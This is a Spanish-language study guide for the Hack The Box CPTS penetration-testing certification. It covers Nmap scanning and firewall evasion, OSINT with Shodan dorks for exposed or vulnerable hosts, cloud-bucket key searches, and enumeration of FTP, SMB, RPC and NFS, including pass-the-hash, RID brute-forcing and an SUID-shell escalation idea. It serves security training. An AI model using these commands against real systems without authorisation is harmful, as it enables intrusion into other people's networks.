

CERTIFIED
PENETRATION TESTING SPECIALIST

HACK THE BOX

CPTs CPTs CPTs CPTs CPTs



CPTs

Especialista en pruebas de penetración

El Especialista certificado en pruebas de penetración de HTB (HTB CPTS) es una certificación altamente práctica que evalúa las habilidades de pruebas de penetración de los candidatos. Los titulares de la certificación de Especialista certificado en pruebas de penetración de HTB poseerán competencia técnica en los dominios de piratería ética y pruebas de penetración en un nivel intermedio. También podrán evaluar el riesgo al que está expuesta una infraestructura y redactar un informe de calidad comercial y procesable.

Alejandro González B. (Anonimo501)

<https://t.me/Pen7esting>

<https://t.me/ultimostiempOs> (Canal cristiano)

<https://www.youtube.com/@Anonimo501>

<https://www.linkedin.com/in/alejandro-gonzález-botache-647b60241/>



Contenido

NMAP	5
Footprinting.....	13
Information Gathering - Web Edition.....	45
FILE TRANSFERS (TRANSFERENCIA DE ARCHIVOS).....	59
Shells & Payloads (PROYECTILES Y CARGAS ÚTILES).....	63
Metasploit	74
Password Attacks (ATAQUES DE CONTRASEÑA).....	85
Ataque a los servicios comunes	204

Reconocimiento, enumeración y
planificación de ataques

Network Enumeration with Nmap

NMAP

Herramienta para enumerar hosts, analizar puertos y servicios.

Descubrimiento de host

```
nmap 10.129.2.0/24 -sn -oA tnet | grep for | cut -d" " -f5
```

10.129.2.0/24	Rango de red objetivo.
-sn	Desactiva el escaneo de puertos.
-oA tnet	Almacena los resultados en todos los formatos comenzando con el nombre 'tnet'.
-iL	Realiza análisis definidos contra objetivos en la lista 'hosts.lst' proporcionada.
-PE	Realiza el escaneo de ping utilizando 'solicitudes de eco ICMP' contra el objetivo.
--packet-trace	Muestra todos los paquetes enviados y recibidos.
--reason	Muestra el motivo de un resultado específico.

Escanear lista de IP

```
nmap -sn -oA tnet -iL hosts.lst | grep for | cut -d" " -f5
```

Escanear múltiples IP

```
nmap -sn -oA tnet 10.129.2.18 10.129.2.19 10.129.2.20 | grep for | cut -d" " -f5
```

Si estas direcciones IP están una al lado de la otra, también podemos definir el rango en el octeto respectivo.

```
nmap -sn -oA tnet 10.129.2.18-20 | grep for | cut -d" " -f5
```

Sistema operativo objetivo mediante el **TTL**

Linux/Unix: 64
Windows: 128
MacOS: 64
Solaris/AIX: 254
FreeBSD: 64

Estados de resultado NMAP

Estado	Descripción
open	Esto indica que se ha establecido la conexión con el puerto escaneado. Estas conexiones pueden ser conexiones TCP, datagramas UDP y asociaciones SCTP.
closed	Cuando el puerto se muestra como cerrado, el protocolo TCP indica que el paquete que recibimos contiene una RST bandera. Este método de escaneo también se puede utilizar para determinar si nuestro objetivo está vivo o no.
filtered	Nmap no puede identificar correctamente si el puerto escaneado está abierto o cerrado porque no se devuelve ninguna respuesta del destino para el puerto o recibimos un código de error del destino.
unfiltered	Este estado de un puerto solo ocurre durante el escaneo TCP-ACK y significa que el puerto es accesible, pero no se puede determinar si está abierto o cerrado.
open filtered	Si no obtenemos respuesta para un puerto concreto, Nmap lo configuraremos en ese estado. Esto indica que un firewall o un filtro de paquetes pueden proteger el puerto.
closed filtered	Este estado solo ocurre en los escaneos inactivos de ID de IP e indica que fue imposible determinar si el puerto escaneado está cerrado o filtrado por un firewall.

Descubriendo puertos TCP abiertos

--top-ports=10 (Escanea los 10 puertos más conocidos, el numero 10 lo podemos cambiar por el número de puertos más conocidos que deseemos ver).

```
nmap 10.129.2.28 --top-ports=10  
nmap 10.129.2.28 --top-ports=1024
```

-p 21	Explora sólo el puerto especificado.
--packet-trace	Muestra todos los paquetes enviados y recibidos.
-n	Desactiva la resolución DNS.
--disable-arp-ping	Deshabilita el ping ARP.
-Pn	Deshabilita las solicitudes de eco ICMP.
-F	Escanea los 100 puertos principales.
-sU	Realiza un escaneo UDP.
--reason	Muestra el motivo por el que un puerto se encuentra en un estado particular.
-sV	Realiza un análisis de servicio.

Escaneo de puertos UDP

```
nmap 10.129.2.28 -F -sU  
nmap 10.129.2.28 -sU -Pn -n --disable-arp-ping --packet-trace -p 137 --reason
```

Guardar los resultados

- Salida normal (**-oN**) con la extensión .nmap de archivo
- Salida grepable (**-oG**) con la extensión .gnmap de archivo
- Salida XML (**-oX**) con la extensión .xml de archivo
- La opción (**-oA**) para guardar los resultados en todos los formatos.

```
nmap 10.129.2.28 -p- -oA target
```

Guarda los resultados en todos los formatos, comenzando el nombre de cada archivo con 'target'.

Hojas de estilo

Xsltproc: Se encuentra incluida dentro de parrot OS y nos permite convertir salidas (archivos) de nmap .xml a .html

```
xsltproc target.xml -o target.html
```

El cual se ve de la siguiente manera.

```

Nmap Scan Report - Scanned at Thu Jun 27 09:25:08 2024
Scan Summary | 10.129.250.60

Scan Summary
Nmap 7.94SVN was initiated at Thu Jun 27 09:25:08 2024 with these arguments:
nmap -p- --min-rate 5000 -Pn -n -oX target 10.129.250.60
Verbosity: 0; Debug level 0
Nmap done at Thu Jun 27 09:25:23 2024; 1 IP address (1 host up) scanned in 15.02 seconds

10.129.250.60

Address
  • 10.129.250.60 (ipv4)

Ports
The 65528 ports scanned but not shown below are in state: closed
  • 65528 ports replied with: reset



| Port | State (toggle closed [0]   filtered [0]) | Service     | Reason  | Product | Version | Extra info |
|------|------------------------------------------|-------------|---------|---------|---------|------------|
| 22   | open                                     | ssh         | syn-ack |         |         |            |
| 80   | open                                     | http        | syn-ack |         |         |            |
| 110  | open                                     | pop3        | syn-ack |         |         |            |
| 139  | open                                     | netbios-ssn | syn-ack |         |         |            |
| 143  | open                                     | imaps       | syn-ack |         |         |            |


```

Enumeración de versiones de los servicios

-p-	Escanea todos los puertos.
-sV	Realiza la detección de la versión del servicio en puertos específicos.
-V	Aumenta el detalle del escaneo, que muestra información más detallada.

secuencias de comandos Nmap

Nmap Scripting Engine (NSE)

Categoría	Descripción
auth	Determinación de credenciales de autenticación.
broadcast	Los scripts, que se utilizan para el descubrimiento de hosts mediante la transmisión y los hosts descubiertos, se pueden agregar automáticamente a los análisis restantes.
brute	Ejecuta scripts que intentan iniciar sesión en el servicio respectivo mediante fuerza bruta con credenciales.
default	Scripts predeterminados ejecutados usando la opción -sC.
discovery	Evaluación de servicios accesibles.
dos	Estos scripts se utilizan para comprobar los servicios en busca de vulnerabilidades de

	denegación de servicio y se utilizan menos porque dañan los servicios.
exploit	Esta categoría de scripts intenta explotar vulnerabilidades conocidas del puerto escaneado.
external	Scripts que utilizan servicios externos para su posterior procesamiento.
fuzzer	Utiliza scripts para identificar vulnerabilidades y manejo inesperado de paquetes mediante el envío de diferentes campos, lo que puede llevar mucho tiempo.
intrusive	Scripts intrusivos que podrían afectar negativamente al sistema de destino.
malware	Comprueba si algún malware infecta el sistema de destino.
safe	Scripts defensivos que no realizan accesos intrusivos y destructivos.
version	Extensión para detección de servicios.
vuln	Identificación de vulnerabilidades específicas.

Ejemplos:

comandos predeterminados

```
nmap <target> -sC
```

scripts específicos

```
nmap <target> --script <category>
nmap <target> --script exploit
nmap 10.129.2.28 -p 80 -sV --script vuln
```

Guiones definidos

```
nmap <target> --script <script-name>,<script-name>,...
nmap 10.129.2.28 -p 25 --script banner,smtp-commands
```

--script banner,smtp-commands: Utiliza scripts NSE específicos.

Escaneo agresivo

-A	Realiza detección de servicios, detección de sistema operativo, traceroute y utiliza scripts predeterminados para escanear el objetivo.
--script vuln	Utiliza todos los scripts relacionados de la categoría especificada.

Escaneo rápido/optimizado

```
Nmap -p- --min-rate 5000
```

--min-rate 300	Establece el número mínimo de paquetes que se enviarán por segundo.
----------------	---

Timing

(-T <0-5>) Donde 0 es el escaneo más lento (Menos agresivo) y 5 más rápido (Mas agresivo)

- T 0/-T paranoid
- T 1/-T sneaky
- T 2/-T polite
- T 3/-T normal
- T 4/-T aggressive
- T 5/-T insane

```
nmap 10.129.2.0/24 -F -T 5
```

Evasión de Firewalls IDS/IPS

- sT (TCP Connect Scan) - Más ruidoso
- sS (SYN Scan) - Moderadamente sigiloso
- sA (ACK Scan) - Más sigiloso

-sT (TCP Connect Scan): El más ruidoso porque establece conexiones completas con el puerto objetivo. Genera entradas de registro en los sistemas del objetivo, lo que facilita su detección.

-sS (SYN Scan): Menos ruidoso que -sT. Envía un paquete SYN y espera un SYN/ACK de vuelta, pero no completa la conexión (envía un RST en lugar de un ACK). Esto hace que sea menos probable que se registren conexiones completas, pero aún puede ser detectado por sistemas de seguridad configurados para monitorear los paquetes SYN.

-sA (ACK Scan): El más sigiloso de los tres. Envía solo paquetes ACK y no establece ninguna conexión. Se utiliza principalmente para mapear reglas de firewall y detectar puertos filtrados. Este tipo de escaneo es menos probable de ser registrado y puede evadir algunos sistemas de detección de intrusos (IDS).

El método de escaneo TCP ACK (-sA) de Nmap es mucho más difícil de filtrar para firewalls y sistemas IDS/IPS que los escaneos SYN (-sS) o Connect (-sT) normales porque solo envían un paquete TCP con solo la bandera ACK.

NOTA: --source-port 53: se usa comúnmente para evasión de firewalls.

SYN-Scan desde el puerto DNS

Si el administrador usa el firewall para controlar este puerto y no filtra IDS/IPS correctamente, nuestros paquetes TCP serán confiables y se transmitirán.

```
nmap 10.129.2.28 -p50000 -sS -Pn -n --disable-arp-ping --packet-trace --source-port 53
```

-sS	Realiza un escaneo SYN en puertos específicos.
-sA	Realiza un escaneo ACK en puertos específicos.
-sT	Realiza un escaneo normal (más ruidoso)
-O	Realiza un análisis de detección del sistema operativo.
-S	Escanea el objetivo utilizando una dirección IP de origen diferente.
-D RND:5	Genera cinco direcciones IP aleatorias que indican la IP de origen de la que proviene la conexión.
--disable-arp-ping	Deshabilita el ping ARP.
-n	Desactiva la resolución DNS.
-Pn	Deshabilita las solicitudes de eco ICMP.
--source-port 53	Realiza los análisis desde el puerto de origen especificado. (DNS)

Escanear utilizando una **IP de origen diferente**

```
nmap 10.129.2.28 -n -Pn -p 445 -O -S 10.129.2.200 -e tun0
```

Escaneo con -sT

```
nmap 10.129.2.28 -p 443 --packet-trace --disable-arp-ping -Pn -n --reason -sT
```

3 ejemplos de escaneos de menos sigiloso a más sigiloso

Ejemplo 1: Muy intrusivo o ruidoso en red

```
nmap -p 80 -sCV -sT <target>
```

Ejemplo 2: Menos intrusivo y sirve en algunos casos con firewall

```
nmap --top-ports=1024 -sS -sV <target> -T 3 -Pn -n -vv  
nmap <target> -sUV -p 53 --disable-arp-ping -Pn -n
```

Ejemplo 3: Muy sigiloso

Descubrir puertos

```
nmap -v -sV -p- -Pn -n --disable-arp-ping --source-port 53 <target>
```

```
nmap <target> -p50000 -sS -Pn -n --disable-arp-ping --packet-trace --source-port 53
```

```
nmap --top-ports=10 -sA -sV <target> -T 2 --disable-arp-ping --packet-trace -Pn -n -vv -D  
RND:5
```

```
nmap -sV -p 50000 -T1 -Pn -n --source-port 53 <target>
```

Ahora que hemos descubierto que el firewall acepta TCP port 53, es muy probable que los filtros IDS/IPS también estén configurados de manera mucho más débil que otros. Podemos probar esto intentando conectarnos a este puerto usando Netcat. (Podremos ver la versión del servicio del puerto)

Ejemplo de conexión

```
nc -nv --source-port 53 <target> 50000
```

```
nc -nv <target> 50000 -p 53
```

Footprinting

Footprinting

Verificar el certificado ssl

```
https://globalsign.ssllabs.com
```

Encontrar subdominios

```
https://crt.sh
```

También podemos generar los resultados en **formato JSON**

```
curl -s https://crt.sh/?q\=dominio.com\&output\=json | jq .
```

También podemos **filtrarlos por subdominios únicos**.

```
curl -s https://crt.sh/?q\=inlanefreight.com\&output\=json | jq . | grep name | cut -d ":" -f2 | grep -v "CN=" | cut -d "" -f2 | awk '{gsub(/\\"n/,"\\n");}1' | sort -u
```

Instalacion de jq

```
sudo apt-get update  
sudo apt-get install jq
```

Obtener IPs de Subdominios

Guardamos el resultado (Todos los dominios encontrados) en un archivo con el nombre **subdomainlist** y pasamos el siguiente comando del cual podemos identificar los hosts directamente accesibles desde Internet y no alojados por terceros proveedores. Esto se debe a que no podemos probar los hosts sin el permiso de terceros proveedores.

Entonces, como resultados **tendremos las IPs de los dominios**.

```
for i in $(cat subdomainlist);do host $i | grep "has address" | grep inlanefreight.com | cut -d" " -f1,4;done
```

Una vez que veamos qué hosts se pueden investigar más a fondo, podemos generar una lista de direcciones IP con un pequeño ajuste en el comando cut y ejecutarlas en Shodan.

Ahora que tenemos las IPs de los subdominios, **con el siguiente comando guardaremos las IPs en un archivo de texto** con el nombre ip-addresses.txt.

```
for i in $(cat subdomainlist);do host $i | grep "has address" | grep dominio.com | cut -d" " -f4 >> ip-addresses.txt;done
```

SHODAN

Ahora usaremos **Shodan** con la lista de IPs que obtuvimos.

Shodan se puede utilizar para buscar dispositivos y sistemas conectados permanentemente a Internet como Internet of Things (IoT). Busca en Internet puertos TCP/IP abiertos y filtra los sistemas según términos y criterios específicos. Por ejemplo, abra los puertos HTTP o HTTPS y se buscan otros puertos del servidor para FTP, SSH, SNMP, Telnet, RTSP o SIP. Como resultado, podemos encontrar dispositivos y sistemas, como surveillance cameras, servers, smart home systems, industrial controllers, traffic lights y traffic controllers, y varios componentes de red.

Creamos una cuenta en shodan, y buscamos el API de shodan, para ello vamos al botón Account.

Account Overview	
Overview	Account Level
Settings	Free
Redeem Gift Code	Display Name @gmail.com
	Email @gmail.com
	Member No
	API Key Show

Ahora desde parrot iniciamos shodan con el comando

```
[root@parrot]~[/home/botache/programas]
→ #shodan init nwwspD
```

shodan init API

Ahora puede ejecutar el comando para realizar la búsqueda en shodan desde la consola.

```
for i in $(cat ip-addresses.txt); do shodan host $i; done
shodan host 192.95.18.119
```

Descripción	Comando de Shodan
Buscar dispositivos en una IP específica	shodan host dominio.com
Buscar dispositivos en un rango de IPs	"net:192.168.1.0/24"
Buscar dispositivos en un dominio específico	"hostname:dominio.com"
Filtrar por país	"country:MX dominio.com"
Buscar dispositivos con puerto específico	"port:3389 dominio.com"
Buscar cámaras IP	"port:554, 8554 dominio.com product:DVR" or "webcam"
Buscar servicios FTP sin autenticación	"ftp anonymous dominio.com"
Buscar servidores SMB vulnerables	"port:445 dominio.com product:Microsoft vuln:ms17-010"
Buscar routers de una marca específica	"netgear dominio.com"
Buscar cámaras de un fabricante específico	"hikvision dominio.com"
Buscar servicios RDP	"port:3389 dominio.com AND "authentication method: password"
Buscar servidores SSH	"port:22 dominio.com product:OpenSSH"
Buscar acceso VNC sin contraseña	"port:5900 dominio.com authentication disabled"
Buscar dispositivos vulnerables a EternalBlue	"vuln:ms17-010 dominio.com"
Buscar dispositivos con HTTP expuesto	"http.title:index of / dominio.com"
Buscar servicios FTP vulnerables	"port:21 dominio.com "220" "Welcome"
Buscar routers MikroTik con exploits	"mikrotik dominio.com port:8291"
Buscar portales de administración	"title:admin dominio.com"
Buscar banners con palabras clave	"banner:Apache dominio.com"
Buscar servicios Telnet abiertos	"port:23 dominio.com"
Buscar impresoras en red	"product:printer dominio.com"
Buscar MongoDB expuesto	"port:27017 dominio.com"
Buscar MySQL expuesto	"port:3306 dominio.com"
Cámaras en México con RDP	"port:3389 country:MX title:webcam dominio.com"
Servicios SSH de un proveedor de nube	"port:22 org:DigitalOcean dominio.com"
Dispositivos vulnerables a EternalBlue en una IP	"vuln:ms17-010 net:192.168.1.0/24 dominio.com"

Registros DNS (DIG)

podemos mostrar todos los registros DNS disponibles donde podríamos encontrar más hosts.

```
dig any dominio.com
```

proveedores externos como **domain.glass** también pueden decírnos mucho sobre la infraestructura de la empresa

```
https://domain.glass
```

Dorks

```
https://github.com/cipher387/Dorks-collections-list
```

Google para AWS

```
intext:txt inurl:amazonaws.com
```

Google para Azure

```
intext:txt inurl:blob.core.windows.net
```

Otro proveedor muy útil es GrayHatWarfare. Podemos realizar muchas búsquedas diferentes, descubrir almacenamiento en la nube de **AWS**, **Azure** y **GCP**, e incluso ordenar y filtrar por formato de archivo. Por tanto, una vez que los hayamos encontrado a través de Google, también podremos buscarlos en GrayHatWarfare y descubrir pasivamente qué archivos están almacenados en el almacenamiento en la nube determinado.

AWS



<https://grayhatwarfare.com>

<https://buckets.grayhatwarfare.com>

Claves SSH privadas y públicas privadas

A screenshot of a search interface with a text input field containing "id rsa". Above the input field, a placeholder text says "Keywords - Stopwords (start with minus -)". Below the input field is a search button.

#	Bucket	Filename
1	erpbox.s3.amazonaws.com ✘	ssh/id_rsa.pub@nix
2	autocab.ams3.digitaloceanspaces.com ✘	data/id_rsa.json
3	dalten.sfo2.digitaloceanspaces.com ✘	sicdev-pilnup/id_rsa

Clave SSH

```
ssh-rsa
AAAAB3NzaC1yc2EAAAQABAAQACQDRJWqLdN9RHskrrQogImZXkqc1lw+LlL2yG4nSsHoCdMU09+xRN
QdQ/hhRVA23AjGg1j0rW71IKW40gPxDybV90/PbrVNPKQif/cj2fuFZEfhYmr3HSSw1IYAy/pwMg0Nkc
f7Aj0mtOBzkR2f10jsptwjo1y3aaaj5XFnHz0BfhqJWoMXsLAzbrmIcs1u7LZ2o8PTemb9cgSVEuKfnTzl
pp/pazS8divnxb/KhhaK1T6TfTpWIXNcCqdcdigkLhtX0vvDXiv+xNVkzLxEthLp38fN1Esiavu+jQoHT
```

Personal/Staff

Los empleados pueden ser identificados en varias redes comerciales como LinkedIn o Xing. Las ofertas de trabajo de las empresas también pueden decírnos mucho sobre su infraestructura y darnos pistas sobre lo que deberíamos buscar.

A partir de una oferta de trabajo como esta podemos ver, por ejemplo, qué lenguajes de programación son los preferidos por la empresa: Java, C#, C++, Python, Ruby, PHP, Perl, y obtener mucha información de estas publicaciones.

LinkedIn - Publicación de empleo

Código: **texto**

Required Skills/Knowledge/Experience:

* 3-10+ years of experience on professional software development projects.

« An active US Government TS/SCI Security Clearance (current SSBI) or eligibility to

« Bachelor's degree in computer science/computer engineering with an engineering/math

« Experience with one or more object-oriented languages (e.g., Java, C#, C++).

« Experience with one or more scripting languages (e.g., Python, Ruby, PHP, Perl).

« Experience using SQL databases (e.g., PostgreSQL, MySQL, SQL Server, Oracle).

También buscar información en proyectos de **github**, podría mostrarnos información adicional como correos u otro tipo de información.

Security Headers

<https://securityheaders.com>

Clickjacking

<https://clickjacker.io>

FTP

El File Transfer Protocol (FTP) es uno de los protocolos más antiguos de Internet. El FTP se ejecuta dentro de la capa de aplicación de la pila del protocolo TCP/IP. Por lo tanto, está en la misma capa que HTTP o POP. Estos protocolos también funcionan con el soporte de navegadores o clientes de correo electrónico para realizar sus servicios. También existen programas FTP especiales para el Protocolo de transferencia de archivos.

ftp usa los puertos 20 y 21.

TFTP

Esto se refleja, por ejemplo, en el hecho de que TFTP, a diferencia de FTP, no requiere autenticación del usuario. No admite el inicio de sesión protegido mediante contraseñas y establece límites de acceso basados únicamente en los permisos de lectura y escritura de un archivo en el sistema operativo. En la práctica, esto lleva a que TFTP opere exclusivamente en directorios y con archivos que han sido compartidos con todos los usuarios y pueden leerse y escribirse globalmente. Debido a la falta de seguridad, TFTP, a diferencia de FTP, sólo puede utilizarse en redes locales y protegidas.

Comandos	Descripción
connect	Establece el host remoto y, opcionalmente, el puerto para transferencias de archivos.
get	Transfiere un archivo o conjunto de archivos desde el host remoto al host local.
put	Transfiere un archivo o conjunto de archivos desde el host local al host remoto.
quit	Sale de tftp.
status	Muestra el estado actual de tftp, incluido el modo de transferencia actual (ascii o binario), el estado de la conexión, el valor de tiempo de espera, etc.
verbose	Activa o desactiva el modo detallado, que muestra información adicional durante la transferencia de archivos.

Instalar vsFTPD

```
sudo apt install vsftpd
```

Archivo de configuración vsFTPD

```
cat /etc/vsftpd.conf | grep -v "#"
```

hay un archivo llamado /etc/ftpusersal que también debemos prestar atención, ya que este archivo se utiliza para denegar el acceso al servicio FTP a ciertos usuarios.

```
cat /etc/ftpusers
```

Conectar a servicio FTP

```
ftp 10.129.14.136
```

Algunos comandos ftp

help	ayuda
ls	Lista
ls -R	Lista recursiva
get Important\ Notes.txt	Descarga notes.txt del directorio import
Put	Cargar archivos

Exit

Salir

Descargar todos los archivos disponibles

```
wget -m --no-passive ftp://anonymous:anonymous@<target>
```

Una vez hayamos descargado todos los archivos con wget, crearemos un directorio con el nombre de la dirección IP de nuestro objetivo. Todos los archivos descargados se almacenan allí, que luego podemos inspeccionar localmente.

```
[!bash!]$ tree .  
  
.  
└── 10.129.14.136  
    ├── Calendar.pptx  
    ├── Clients  
    │   └── Inlanefreight  
    │       ├── appointments.xlsx  
    │       ├── contract.docx  
    │       ├── meetings.txt  
    │       └── proposal.pptx  
    ├── Documents  
    │   ├── appointments-template.xlsx  
    │   ├── contract-template.docx  
    │   └── contract-template.pdf  
    └── Employees  
        └── Important Notes.txt
```

Cargar un archivo (FTP)

Creamos un archivo de texto.

```
touch testupload.txt
```

Con el comando PUT, podemos cargar archivos de la carpeta actual al servidor FTP.

```
put testupload.txt
```

Encontrar los scripts **NSE** (Nmap Script Engine) **FTP** en **nmap**

```
find / -name ftp* 2>/dev/null | grep script
```

```
#find / -name ftp* 2>/dev/null | grep script  
/opt/xplico/script/db/mysql/ftp_files.sql  
/opt/xplico/script/db/mysql/ftps.sql  
/opt/xplico/script/db/sqlite/ftp_files.sql  
/opt/xplico/script/db/sqlite/ftps_sql  
/usr/share/nmap/scripts/ftp-anon.nse  
/usr/share/nmap/scripts/ftp-bounce.nse  
/usr/share/nmap/scripts/ftp-brute.nse  
/usr/share/nmap/scripts/ftp-libopie.nse  
/usr/share/nmap/scripts/ftp-proftpd-backdoor.nse  
/usr/share/nmap/scripts/ftp-syst.nse  
/usr/share/nmap/scripts/ftp-vsftpd-backdoor.nse  
/usr/share/nmap/scripts/ftp-vuln-cve2010-4221.nse
```

Escanear el Puerto FTP agresivamente con NMAP

```
nmap -sV -p21 -sC -A <target>
```

Seguimiento de script de Nmap

```
nmap -sV -p21 -sC -A <target> --script-trace
```

Interacción de servicio

```
nc -nv <target> 21
```

```
telnet <target> 21
```

```
ftp <target>
```

Se ve ligeramente diferente si el servidor FTP se ejecuta con cifrado TLS/SSL. Porque entonces necesitamos un cliente que pueda manejar TLS/SSL. Para ello podemos utilizar el cliente openssl y comunicarnos con el servidor FTP. Lo bueno de usar openssl es que podemos ver el certificado SSL.

```
openssl s_client -connect 10.129.14.136:21 -starttls ftp
```

SMB/SAMBA

Versión SMB	Soportado	Características
CIFS	windows nt 4.0	Comunicación a través de la interfaz NetBIOS
SMB 1.0	ventana 2000	Conexión directa vía TCP
SMB 2.0	Windows Vista, servidor Windows 2008	Actualizaciones de rendimiento, firma de mensajes mejorada, función de almacenamiento en caché
SMB 2.1	Windows 7, servidor Windows 2008 R2	Mecanismos de bloqueo
SMB 3.0	Windows 8, servidor Windows 2012	Conexiones multicanal, cifrado de extremo a extremo, acceso a almacenamiento remoto
SMB 3.0.2	Windows 8.1, servidor Windows 2012 R2	
SMB 3.1.1	Windows 10, servidor Windows 2016	Comprobación de integridad, cifrado AES-128

Ruta samba

```
/etc/samba/smb.conf
```

Reiniciar el servicio samba

```
systemctl restart smbd
```

SMBclient - Conexión al recurso compartido

mostrar una lista (-L) null session (-N), que es el acceso (anonymous) sin el ingreso de usuarios existentes o contraseñas válidas.

smbclient -N -L //<IP>	Ver recursos compartidos
smbclient //<IP>/directorio	Conectar al servidor SMB y directorio
smbclient //<IP>/directorio -U user	Conectar al SMB y dir con usuario sin pass
get prep-prod.txt	Descargar archivos desde SMB

SMBMAP

smbmap -H <IP>	Si el objetivo tiene el puerto 445 habilitado
smbmap -H <IP> -r directorio	Ver el contenido de la carpeta namedirectorio
smbmap -H <IP> --download "notes\note.txt"	Descargar un archivo
smbmap -u user -p 'Passwd' -H <IP>	Probar este y el siguiente renglón
smbmap -H <IP> -u user -p 'passwd'	funciona distinto
smbmap -H <IP> -u " -p " -P 139	También se puede usar sin -u -p
smbmap -H 10.129.14.128 --upload test.txt "notes\test.txt"	
smbmap -u user -p 'aad3b435b51404eeaad3b435b51404ee:da76f2c4c96028b7a6111aef4a50a94d' -H <IP>	
smbmap -u 'admin' -p 'asdf1234!' -d ACME -h 10.1.3.30 -x 'net group "Domain Admins" /domain'	

SMBCLIENT

smbclient -N -L <IP>	Ver recursos compartidos, pide contraseña
smbclient -N -L <IP> -p 139	
smbget -R smb://ip/nombre-archivo	Descargar archivos recursivamente por SMB
smbclient -U user \\\\ <ip>\SHARENAME</ip>	Se debe ingresar password
smbclient //<IP>/ nombre-archivo -U user%password	
smbclient -N \\\\ <ip>\nombre-directorio smbclient -N //10.129.74.204/directorio</ip>	Nos permite conectar a la ruta especificada
smbclient -U "" //<IP>/directorio	Conecta con la víctima-Necesita directorio
smbclient //<IP>/directorio	Conecta con la víctima-Necesita directorio
smbclient -p 139 -U bob \\\\ <ip>\users</ip>	Con usuario

RPCCLIENT (PORTS 139 - 445) (Siempre probar loguearse sin passwords)

Es una herramienta incluida en el paquete Samba, utilizada para interactuar con el servicio RPC (Remote Procedure Call) en servidores Windows. Permite realizar diversas operaciones administrativas y de consulta en sistemas Windows de manera remota.

Funcionalidades de rpcclient

Enumeración de Usuarios y Grupos

rpcclient -U " -N <IP>
rpcclient -U "" <IP>
rpcclient -U username%password -c "enumdomusers" <IP>

Consultas sobre el Sistema

rpcclient -U username%password -c "srvinfo" target_ip

Gestión de Cuentas

rpcclient -U username%password -c "createuser newuser" target_ip
--

Enumeración de Recursos Compartidos

rpcclient -U username%password -c "netshareenum" target_ip
--

Consultas de SID (Security Identifier)

Permite traducir nombres de usuarios y grupos a sus SID correspondientes y viceversa.

rpcclient -U username%password -c "lookupnames username" target_ip
--

Estando conectados al servidor mediante `rpcclient`, podemos ingresar algunos de los siguientes comandos.

Consulta	Descripción
querydispinfo and enumdomusers	Enumeración de usuarios
srvinfo	Información del servidor.
enumdomains	Enumere todos los dominios que están implementados en la red.
querydominfo	Proporciona información de dominio, servidor y usuario de los dominios implementados.
netshareenumall	Enumera todas las acciones disponibles.
netsharegetinfo <share>	Proporciona información sobre una acción específica.
enumdomusers	Enumera todos los usuarios del dominio.
queryuser <RID> queryuser 0x3e9	Proporciona información sobre un usuario específico.

RID de usuario de fuerza bruta

for i in \$(seq 500 1100);do rpcclient -N -U "" <target> -c "queryuser 0x\$(printf '%x\n' \$i)" grep "User Name\ user_rid\ group_rid" && echo "";done
for i in \$(seq 500 1100);do rpcclient -N -U "user%Password" <target> -c "queryuser 0x\$(printf '%x\n' \$i)" grep "User Name\ user_rid\ group_rid" && echo "";done

Veremos algo como lo siguiente

```
User Name : sambauser
user_rid : 0x1f5
group_rid: 0x201

User Name : mrb3n
user_rid : 0x3e8
group_rid: 0x201

User Name : cry0l1t3
user_rid : 0x3e9
group_rid: 0x201
```

Una alternativa a esto sería un script Python de Impacket llamado samrdump.py
<https://github.com/fortra/impacket/blob/master/examples/samrdump.py>

El cual se ejecutaría de la siguiente manera

```
samrdump.py <target>
```

Resultado

```
mrb3n (1000)/PasswordDoesNotExpire: False
mrb3n (1000)/AccountIsDisabled: False
mrb3n (1000)/ScriptPath:
cry0l1t3 (1001)/FullName: cry0l1t3
cry0l1t3 (1001)/UserComment:
cry0l1t3 (1001)/PrimaryGroupId: 513
cry0l1t3 (1001)/BadPasswordCount: 0
```

La información que ya hemos obtenido con rpcclient también la podemos obtener utilizando otras herramientas. Por ejemplo, las herramientas SMBMap y CrackMapExec también se utilizan ampliamente y son útiles para la enumeración de servicios SMB.

SMBmap

```
smbmap -H <target>
```

CrackMapExec

```
crackmapexec smb <target> --shares -u " -p "
```

Otra herramienta que vale la pena mencionar es la llamada enum4linux-ng , que se basa en una herramienta más antigua, enum4linux. Esta herramienta automatiza muchas de las consultas, pero no todas, y puede devolver una gran cantidad de información.

Enum4Linux-ng – Instalación

```
git clone https://github.com/cddmp/enum4linux-ng.git  
cd enum4linux-ng  
pip3 install -r requirements.txt
```

Enum4Linux-ng - Enumeración

```
./enum4linux-ng.py <target> -A
```

Necesitamos utilizar más de dos herramientas para la enumeración. Porque puede suceder que, debido a la programación de las herramientas, obtengamos información diferente que tengamos que comprobar manualmente.

NFS

Ruta de archivo de configuración NFS

```
cat /etc/exports
```

Exportar FS

Compartiremos la carpeta /mnt/nfs con la subred 10.129.14.0/24 con la configuración que se muestra a continuación. Esto significa que todos los hosts de la red podrán montar este recurso compartido NFS e inspeccionar el contenido de esta carpeta.

```
echo '/mnt/nfs 10.129.14.0/24(sync,no_subtree_check)' >> /etc/exports  
systemctl restart nfs-kernel-server  
exportfs  
  
/mnt/nfs      10.129.14.0/24
```

Nmap para escanear NFS (Puertos NFS 111,2049)

```
nmap <target> -p111,2049 -sV -sC
```

Nmap NSE para escanear NFS

```
nmap --script nfs* <target> -sV -p111,2049
```

Una vez que hayamos descubierto dicho servicio NFS, podemos montarlo en nuestra máquina local. Para ello, podemos crear una nueva carpeta vacía en la que se montará el recurso compartido NFS. Una vez montado, podemos navegar por él y ver el contenido como si fuera nuestro sistema local.

Instalar el paquete nfs-common (Para poder ejecutar el comando `showmount`)

```
sudo apt-get install nfs-common
```

Mostrar recursos compartidos NFS disponibles (**ATAQUE**)

```
showmount -e <target>
```

Montaje del recurso compartido NFS

```
mkdir Directorio  
mount -t nfs <target>:/ ./Directorio/ -o noblock  
mount -t nfs <target>:/JNFS ./Directorio/ -o noblock  
cd Directorio  
tree .
```

Algunos comandos mas

ls -l mnt/nfs/	Listar contenidos con nombres de usuario y nombres de grupos
ls -n mnt/nfs/	Listar contenidos con UID y GUID

También podemos usar NFS para una mayor escalada. Por ejemplo, si tenemos acceso al sistema a través de SSH y queremos leer archivos de otra carpeta que un usuario específico pueda leer, necesitaríamos cargar un shell en el recurso compartido NFS que tiene el SUID de ese usuario y luego ejecutar el shell a través del usuario SSH.

Una vez que hayamos realizado todos los pasos necesarios y obtenido la información que necesitamos, podemos desmontar el recurso compartido NFS.

